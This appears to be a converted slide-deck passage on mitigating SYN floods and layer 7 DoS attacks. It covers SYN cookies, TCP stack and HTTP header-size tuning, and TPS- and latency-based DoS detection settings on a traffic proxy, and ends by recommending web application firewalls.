
- Connections are terminated on a TCP proxy stack. Tuned for application performance – requires advanced options negotiated during 3-way handshake.





# SYN Cookie

- During SYN flood attack:



# During SYN Flood attack:

- SYN Cookies work very well, but...
- Advanced TCP Options are not possible when SYN Cookies activated.
- This is why it is ideal to have a threshold for activation
- This is where a TCP acceleration proxy may have advantages over server operating systems eg BSD, Solaris, Windows



# Stack tuning tips:

- Lower the default TCP connection timeouts in the TCP profile.
- Lower the Reaper percents from low 85 / high 95 to low 75 / high 90. This means fewer connections held open, but means the proxy will be more aggressive cleaning out idle connections during a TCP connection flood.



# HTTP Profile tuning tips:

- Analyze the typical and maximum HTTP header size, including cookies, that should legitimately be seen. The default maximum on LTM is 32k. This should be lowered if your average is 4k and max possible is 8k. In this example, setting the max header size to 16 should adequately ensure no false positives (resulting in rejected connections), while helping to ensure a number of HTTP header based DoS attacks are better handled.



# Layer 7 DoS/DDos mitigation

- TPS vs Latency detection

## DoS Configuration

Operation Mode	Off
Detection Mode	<input checked="" type="radio"/> TPS-based <input type="radio"/> Latency
Prevention Policy	<input type="checkbox"/> Source IP-Based Client Side Integrity Defense <input checked="" type="checkbox"/> URL-Based Client Side Integrity Defense <input type="checkbox"/> Source IP-Based Rate Limiting <input checked="" type="checkbox"/> URL-Based Rate Limiting
URL Detection Criteria	TPS increased by <input type="text" value="500"/> % TPS reached <input type="text" value="1000"/> transactions per second
Prevention Duration	<input checked="" type="radio"/> Unlimited <input type="radio"/> Maximum <input type="text" value="0"/> seconds
IP Address Whitelist	IP Address <input type="text"/> Subnet Mask <input type="text"/> <div></div>

## DoS Configuration

Operation Mode	Off
Detection Mode	<input type="radio"/> TPS-based <input checked="" type="radio"/> Latency
Suspicious Criteria	Latency increased by <input type="text" value="500"/> % Latency reached <input type="text" value="10000"/> ms Minimum Latency Threshold for detection <input type="text" value="200"/> ms
Prevention Policy	<input type="checkbox"/> Source IP-Based Client Side Integrity Defense <input checked="" type="checkbox"/> URL-Based Client Side Integrity Defense <input type="checkbox"/> Source IP-Based Rate Limiting <input checked="" type="checkbox"/> URL-Based Rate Limiting
URL Detection Criteria	TPS increased by <input type="text" value="500"/> % TPS reached <input type="text" value="1000"/> transactions per second
Prevention Duration	<input checked="" type="radio"/> Unlimited <input type="radio"/> Maximum <input type="text" value="0"/> seconds
IP Address Whitelist	IP Address <input type="text"/> Subnet Mask <input type="text"/> <input type="button" value="Add"/> <div></div>

# Conclusion:

- We all know how dangerous Internet traffic is
- There is a lot of automated, low-skilled attack activity
- There are also a lot of very targetted attacks, and talented hackers
- Many sites will benefit from the visibility and mitigation available from WAFs

THANKS 😊